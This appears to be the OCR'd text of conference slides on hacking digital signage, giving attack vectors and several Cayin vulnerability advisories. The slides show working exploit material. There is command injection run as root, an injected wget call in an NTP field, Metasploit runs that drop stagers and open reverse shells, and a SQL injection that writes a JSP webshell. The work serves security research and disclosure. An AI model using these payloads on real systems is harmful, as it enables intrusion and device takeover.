
Departures

06:02


FLIGHT	TO	STD	REMARKS
EZY6283	Bodrum	06:00	Flight Closed
MT1706	Ibiza	06:00	Flight Closed
TOM6748	Arrecife	06:00	Flight Closed
EZY6039	Palma	06:05	Flight Closed
TOM6778	Faro	06:10	Flight Closed
EZY6015	Murcia	06:15	Flight Closed
EZY6205	Split	06:15	Flight Closed
TOM6770	Kefallinia	06:15	Gate 16 Closing
KL1046	Amsterdam	06:20	Gate 10 Closing
BA7021	Malaga	06:25	Gate 4 Closing
FR7786	Chania	06:30	Gate 12 Closing
MT1984	Palma	06:40	Gate Opens 05:40
EZY6299	Gibraltar	06:45	Gate Opens 05:55
FR8216	Poznan	06:45	Boarding Gate 27
EZY6005	Faro	06:50	Gate Opens 06:10

Pornhub on Yagan Square (2018)





Ironman cyclists included in digital sign hack in North Carolina (2018)



Critical vulnerabilities in digital signage system could allow access to attackers through default passwords (2019)

Who wants to hack a billboard?

Common attack vectors

- Exposed management interface
- Known vulnerabilities
- Default and hard-coded credentials
- Lack of authentication and authorization
- Lack of encryption
- Misconfiguration
- Social engineering


Confidentiality

Integrity

Availability

Case #1 – Cayin SMP


Cayin Signage Media Player 3.0 Root Remote Command Injection (ZSL-2020-5569)




```
$ ./cayin.py 192.168.1.2 id
uid=0(root) gid=65534(guest)
# start sshd
$ ./cayin.py 192.168.1.2 /mnt/libs/sshd/sbin/sshd
$
$ ./cayin.py 192.168.1.2 "netstat -ant|grep ':22'"
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN
tcp        0      0 :::22                       :::*                        LISTEN
$ ./cayin.py 192.168.1.2 "cat /etc/passwd"
root:x:0:0:root:/root:/bin/bash
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
smbuser:x:500:0:SMB adiministrator:/opt/media:/sbin/nologin
sshd:x:1000:0::/dev/null:/sbin/nologin
$
```

Case #2 – Cayin CMS

Cayin Content Management Server 11.0 Root Remote Command Injection (ZSL-2020-5570)




```
POST /cgi-bin/system.cgi HTTP/1.1
Host: 192.168.1.3
Content-Length: 201

save_system: 1
system_date: 2020/5/16    06:36:48
TIMEZONE: 49
NTP_Service: 1
NTP_Server_IP: $(wget -q -U 'MyVoiceIsMyPassportVerifyMe' vrfy.zeroscience.mk)
TEST_NTP: жё¬и©¦
reboot1: 1
reboot_sel1: 4
reboot_sel2: 1
reboot_sel3: 1
font_list: ZH_TW
```



```
Request recorder @ ZSL:
-----------------------

Origin of HTTP request: 192.168.1.3:61347
HTTP GET request to vrfy.zeroscience.mk:

GET / HTTP/1.0
User-Agent: MyVoiceIsMyPassportVerifyMe
Host: vrfy.zeroscience.mk
Accept: */*
Connection: Keep-Alive
```


Case #2 – Cayin CMS

Cayin Content Management Server 11.0 Root Remote Command Injection (ZSL-2020-5570)



```
msf5 exploit(linux/http/cayin_cms_ntp) > run

[*] Started reverse TCP handler on 172.16.215.1:4444
[+] Cayin CMS install detected
[*] Generated command stager: ["printf
'\\177\\105\\114\\106\\1\\1\\1\\0\\0\\0\\0\\0\\0\\0\\0\\2\\0\\3\\0\\1\\0\\0\\0\\124\\200\\4\\10\\64\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0\\64
\\0\\40\\0\\1\\0\\0\\0\\0\\0\\0\\1\\0\\0\\0\\0\\0\\0\\0\\200\\4\\10\\0\\200\\4\\10\\317\\0\\0\\0\\112\\1\\0\\0'>>/tmp/lSdfj", "printf
'\\7\\0\\0\\0\\0\\20\\0\\0\\152\\12\\136\\61\\333\\367\\343\\123\\103\\123\\152\\2\\260\\146\\211\\341\\315\\200\\227\\133\\150\\254\\20\\3
27\\1\\150\\2\\0\\21\\134\\211\\341\\152\\146\\130\\120\\121\\127\\211\\341\\103\\315\\200'>>/tmp/lSdfj", "printf
'\\205\\300\\171\\31\\116\\164\\75\\150\\242\\0\\0\\0\\130\\152\\0\\152\\5\\211\\343\\61\\311\\315\\200\\205\\300\\171\\275\\353\\47\\262\\
7\\271\\0\\20\\0\\0\\211\\343\\301\\353\\14\\301\\343\\14\\260\\175\\315\\200\\205\\300\\170'>>/tmp/lSdfj", "printf
'\\20\\133\\211\\341\\231\\262\\152\\260\\3\\315\\200\\205\\300\\170\\2\\377\\341\\270\\1\\0\\0\\0\\273\\1\\0\\0\\0\\315\\200'>>/tmp/lSdfj
; chmod +x /tmp/lSdfj ; /tmp/lSdfj ; rm -f /tmp/lSdfj"]
[*] Command Stager progress -  25.95% done (199/767 bytes)
[*] Command Stager progress -  51.76% done (397/767 bytes)
[*] Command Stager progress -  77.84% done (597/767 bytes)
[*] Transmitting intermediate stager...(106 bytes)
[*] Sending stage (980808 bytes) to 172.16.215.134
[*] Meterpreter session 1 opened (172.16.215.1:4444 -> 172.16.215.134:53672) at 2020-06-18 10:17:56 -0500
[*] Command Stager progress - 100.00% done (767/767 bytes)

meterpreter > getuid
Server username: no-user @ CMS-SE (uid=0, gid=1001, euid=0, egid=1001)
```

Case #2 – Cayin CMS



歡迎，webadmin歡迎，webadmin

客戶端列表客戶端列表

列表出所有連結這台伺服器的SMP播放器清單，可以在這裡檢查它們的狀態與IP位址。列表出所有連結這台伺服器的SMP播放器清單，可以在這裡檢查它們的狀態與IP位址。

選擇群組:選擇群組: 所有播放器 [位置地圖]

所有連線:所有連線:

索引索引	名稱名稱	IP 位址IP 位址	埠號埠號	狀態狀態	GPSGPS	指令指令		
1	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
2	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
3	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
4	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
5	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
6	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
7	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
8	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
9	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
10	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
11	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
12	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
13	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
14	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
15	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
16	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
17	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
18	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除
1	[redacted]	[redacted]	80	OK	N/A	資訊	打開	刪除

Case #3 – Cayin xPost

Cayin Digital Signage System xPost 2.5 Pre-Auth SQLi Remote Code Execution (ZSL-2020-5571)

The GET request:

```
/cayin/wayfinder/wayfinder_meeting_input.jsp?wayfinder_seqid=-251' UNION ALL SELECT
0x1337,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL INTO
DUMPFILE 'C:/CayinApps/webapps/thricer.jsp'-- -
```

```
msf5 exploit(windows/http/cayin_xpost_sql_rce) > run

[*] Started reverse TCP handler on 192.168.37.1:4444
[*] Command shell session 2 opened (192.168.37.1:4444 -> 192.168.37.131:52540) at 2020-06-18 10:19:14 -0500
[!] Tried to delete C:/CayinApps/webapps/hq3HvyOcp4x.jsp, unknown result


C:\CayinApps\Tomcat>
C:\CayinApps\Tomcat> whoami
 whoami
nt authority\system
```

Case #4 – Plexus anblick

Plexus anblick Digital Signage Management 3.1.13 (pagina param) Open Redirect (ZSL-2020-5573)

